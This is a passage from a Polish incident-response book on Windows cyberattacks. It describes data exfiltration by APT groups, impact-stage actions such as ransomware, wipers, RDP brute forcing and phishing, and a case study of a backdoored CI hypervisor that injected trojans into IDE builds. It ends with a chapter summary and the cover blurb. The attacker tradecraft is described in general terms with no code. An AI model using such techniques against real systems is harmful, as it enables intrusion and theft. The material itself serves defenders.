- **svctrls stealer**. Narzędzie używane przez grupę APT Patchwork powiązaną z Indiami. Jego celem jest kradzież obrazów, dokumentów biurowych, wiadomości e-mail, wydarzeń z kalendarza i innych danych.

Istnieje wiele innych cech charakterystycznych dla konkretnych rodzin APT.

Jakie dane są przedmiotem transferu? Automatyczne narzędzia do kradzieży informacji zazwyczaj pozyskują i przesyłają dane uwierzytelniające oraz skanują pliki i foldery. Następnie wszystkie interesujące atakujących pliki (czy to z lokalnych komputerów, chmurowych magazynów danych czy udziałów sieciowych) są kompresowane za pomocą programów takich jak 7zip czy WinRar, a potem przesyłane na serwery kontroli i sterowania.

W przypadku grup APT interesujące je dane to głównie dokumenty biurowe, takie jak umowy, zamówienia, raporty (**.docx*, **.pdf*, **.xls*, **.pptx*, **.accdb*), obrazy, skrzynki pocztowe (**.pst*, **.ost* i inne formaty danych klientów poczty), wydarzenia w kalendarzu, adresy odbiorców wiadomości, dane specyficzne dla klientów, takie jak zrzuty baz danych SQL, plany, schematy, rysunki oraz informacje finansowe.

Oprogramowanie RaaS oraz programy typu wiper są również w stanie eksportować całe dyski maszyn wirtualnych przed ich zablokowaniem lub usunięciem ze środowiska ofiary. Zastanawiające jest, jak to możliwie, że tak znaczący wzrost przepływu danych nie wzbudza podejrzeń ani nie uruchamia alertów w większości przypadków, z którymi mieliśmy do czynienia. Jednakże w dalszej części tej książki przyjrzymy się bliżej, jak wykrywać takie działania i im zapobiegać.

Atakujący poszukują najbardziej wartościowych danych i ostrożnie je wydobywają, często stopniowo, aby uniknąć uruchomienia alertów bezpieczeństwa opartych na wolumenie. Mogą stosować zaawansowane techniki szyfrowania lub przekierowywać dane przez wiele serwerów proxy, aby zatrzeć swoje ślady. Poziom ich wyrafinowania zależy od dojrzałości cyberbezpieczeństwa ofiary i własnych możliwości. Wykradzione w ten sposób dane mogą zostać sprzedane w dark webie, wykorzystane do kradzieży tożsamości, szantażu lub uzyskania przewagi konkurencyjnej. W przypadku ataków APT mogą też służyć do realizacji celów rządowych.

Wykradanie danych może być ostatecznym celem grup APT, które nieustannie monitorują działalność biznesową i zmiany w cyberbezpieczeństwie. Zaobserwowaliśmy przypadki, w których niektóre grupy testowały nowe techniki ataku w sieciach ofiar. Kiedyś braliśmy udział w reagowaniu na incydent, gdzie czas przebywania atakujących

w systemie (okres od włamania do wykrycia) przekraczał 5 lat. Grupa ta wykorzystała osiem różnych mechanizmów utrzymywania dostępu i zaatakowała prawie każdy plik wykonywalny w systemie — na przykład podmieniła legalne pliki binarne Javy i niektóre pliki specyficzne dla Windowsa. Analiza przepływu sieciowego ujawniła, że jej okresy aktywności zaczynały się o 9 rano czasu lokalnego, z przerwami na lunch i końcem dnia pracy o 18. Nawet ściśle tajne dane były stale wykradane. Identyfikacja wszystkich taktyk, technik i procedur zajęła ponad miesiąc, a czasami pomysł całkowitego zniszczenia infrastruktury i zbudowania jej od nowa wydawał się łatwiejszy niż usuwanie wszystkich śladów atakujących.

## Skutki

Dotarliśmy do ostatniego etapu ataku. Jak wspomnieliśmy w rozdziale 1., cele różnią się w zależności od atakującego. Mniej zaawansowani cyberprzestępcy wykorzystują przejęte zasoby do kopania kryptowalut, twórcy ransomware dążą do zaszyfrowania danych w celu wywierania presji, niektóre grupy APT wolą niszczyć dane, utrudniać odzyskiwanie systemów i powodować ataki typu odmowa usługi, a grupy motywowane finansowo będą próbowały dokonać transferu środków.

Przejmowanie zasobów nie ogranicza się wyłącznie do kopania kryptowalut. Zaobserwowaliśmy przypadki, w których intruzom udało się wykorzystać narzędzie **masscan** do przeprowadzania ataków typu brute force na konta innych serwerów dostępnych publicznie z opublikowanym RDP z użyciem predefiniowanego słownika poświadczeń. Grupy motywowane finansowo mogą również wysyłać tysiące e-maili do innych ofiar w celu zdobycia zaufania. Pamiętamy kampanię o nazwie **Wave**, w której atakujący z powodzeniem włamali się do organizacji. Oferowali usługi księgowe innym firmom, a następnie wysłali złośliwy e-mail do ponad 100 organizacji, grożąc im wniesieniem pozwu za uchylanie się od zapłaty za usługi. W rezultacie ponad 40 odbiorców otworzyło wiadomość i zainstalowało narzędzie do zdalnej administracji, które pozwoliło cyberprzestępcom na dalsze atakowanie innych organizacji.

Grupa FIN7 często używała narzędzia do czyszczenia obszarów MBR/GPT, aby skłonić administratorów IT do samodzielnego wymazania dysku, co uniemożliwiało im odzyskanie dowodów.

Jeśli chodzi o grupy ransomware, stosują one mechanizmy szyfrowania plików lub całych dysków. Mieliśmy ciekawy przypadek, w którym badaliśmy sytuację, gdzie nieznany sprawca umieścił plik tekstowy z hasłami w folderze *Downloads*, który został przechwycony przez system DLP klienta. Po zaszyfrowaniu głównych endpointów udało nam się znaleźć klucz w logach systemu DLP i skutecznie odszyfrować wszystkie dane. Co więcej, ze względu na niski poziom zaawansowania intruza byliśmy w stanie znaleźć jego ślady i przekazać je organom ścigania. Ostatecznie sprawca został aresztowany.

Nie zapominajmy o manipulacji danymi. Poza procesem transferu środków (który jest konsekwencją manipulacji danymi płatności) atakujący mogą posunąć się do umieszczenia furtki w produkcie, który organizacja oferuje swoim klientom.

### Studium przypadku

Przykłady umieszczania furtek w produktach są liczne i dobrze udokumentowane. Miał miejsce przypadek, gdy duży i znany dostawca **zintegrowanego środowiska programistycznego** (ang. *integrated development environment* — IDE) został zaatakowany przez niezidentyfikowaną grupę APT (niestety klient odmówił dalszej współpracy z nami i nie byliśmy w stanie zebrać więcej informacji o taktykach, technikach i procedurach w celu dokładniejszej identyfikacji). Wskutek ataku do kompilacji IDE zostały wprowadzone bardzo zaawansowane trojany. Jak do tego doszło? Otóż potok **ciągłej integracji** (ang. *continuous integration* — CI) był skonfigurowany z wirtualnym hipernadzorcą obsługującym wiele maszyn wirtualnych w środowiskach Docker. Potok CI uruchamiał się po wysłaniu kodu do gałęzi deweloperskiej repozytorium, dostarczając go do kontenera Docker, wykonując kompilację, a następnie pobierając artefakty i umieszczając je w repozytorium artefaktów. Atakującym udało się przejąć kontrolę nad wirtualnym hipernadzorcą i umieścić tam backdoor, monitorujący wszystkie zadania kompilacji za pomocą narzędzi VMware Tools i wywołań API Docker Engine. Gdy uruchamiano zadanie kompilacji, backdoor wstrzykiwał dodatkową warstwę do kontenera Docker ze złośliwym kodem, który był kompilowany do końcowego obrazu, a potem przechowywany w repozytorium artefaktów.

Dlaczego o tym wspominamy? Otóż ataki na łańcuchy dostaw są niezwykle wyrafinowane i wymagają od atakujących ogromnego wysiłku. Muszą oni zidentyfikować kluczowe zasoby, zbadać obecne procesy i architekturę rozwiązań, a następnie opracować sposób na bezproblemowe wbudowanie złośliwego kodu w istniejący produkt.

## Podsumowanie

W tym rozdziale przedstawiliśmy kompleksowy przegląd typowych faz ataku cybernetycznego, z jakimi mierzą się organizacje w kontekście systemów Windows. Cały proces ataku dzieli się na trzy fazy, co ułatwia zrozumienie nawet najbardziej złożonych incydentów. Szczegółowo omówiliśmy każdą fazę ataku, wzbogacając je o techniki z bazy MITRE ATT&CK®. Podaliśmy też różne przykłady sposobu myślenia i działania cyberprzestępców na poszczególnych etapach włamania, wraz z ogólnym przeglądem ich narzędzi. W całej książce znajdziesz wiele przykładów z życia wziętych, szczególnie z incydentów bezpieczeństwa, którymi się zajmowaliśmy.

Ten rozdział opisuje szereg istotnych aspektów, które pomogą Ci zrozumieć naturę cyberataków, ich poszczególne etapy oraz narzędzia i techniki powiązane z modelem MITRE ATT&CK, a także ujednolicony łańcuch ataku w przypadku zaawansowanych cyberataków. Pozwala to skrócić czas potrzebny na odkrycie lokalizacji ataku. W dalszej części książki omówimy, jak reagować na te ataki w możliwie najkrótszym czasie.

Mając tę wiedzę o atakach cybernetycznych i działaniach cyberprzestępców, w następnym rozdziale zajmiemy się opracowaniem podejścia do reagowania na incydenty.

**Budowanie reputacji zajmuje dwadzieścia lat, a kilka minut cyberincydentu ją niszczy.**

Stéphane Nappo, francuski ekspert do spraw bezpieczeństwa informacji

W czasach wyrafinowanych cyberataków nie możesz się ograniczać do standardowych procedur. Poza codzienną rutyną musisz ciągle udoskonalać strategię reagowania na incydenty, identyfikować wykorzystane luki i słabe punkty, a równocześnie usuwać agresora z zaatakowanej sieci. Jakiekolwiek zaniechania lub błędy mogą się okazać bardzo kosztowne.

Dzięki tej książce nauczysz się skutecznie wykrywać cyberataki wymierzone w infrastrukturę opartą na systemie Windows i dowiesz się, jak na nie reagować. Zaczniesz od zapoznania się ze współczesnymi technikami cyberataków, z metodami działania napastników i ich motywacjami. Poznasz szczegóły każdej fazy procesu reagowania — od wykrycia, przez analizę, aż po odzyskiwanie danych — a także niezbędne narzędzia, techniki i strategie. W miarę postępów zgłębisz tajniki odnajdywania cyfrowych śladów na endpointach. Na koniec przeanalizujesz sprawdzone podejścia do wykrywania zagrożeń i poznasz strategie aktywnej detekcji incydentów, jeszcze zanim agresor osiągnie swój cel.

## Najciekawsze zagadnienia:

- strategie i procedury śledcze w cyberbezpieczeństwie
- analiza endpointów pracujących w systemach Windows
- analiza infrastruktury i skuteczne strategie zapobiegania incydentom
- naprawa szkód wyrządzonych podczas ataków
- procesy identyfikacji zagrożeń
- procedury sporządzania raportów o incydentach

**Anatoly Tykushin** opracował liczne programy szkoleniowe z zakresu reagowania na incydenty, a takie analizy śledczej sieci. Ma również doświadczenie w programowaniu mikrokontrolerów w języku C i asemblerze.

**Svetlana Ostrovskaya** prowadziła warsztaty z zakresu zarządzania kryzysowego w cyberbezpieczeństwie. Jest autorką lub współautorką artykułów i książek poświęconych informatyce śledczej i reagowaniu na incydenty.

Helion
helion.pl
HELION S.A.
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl
KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-289-2301-0
9 788328 923010
Cena: 77,00 zł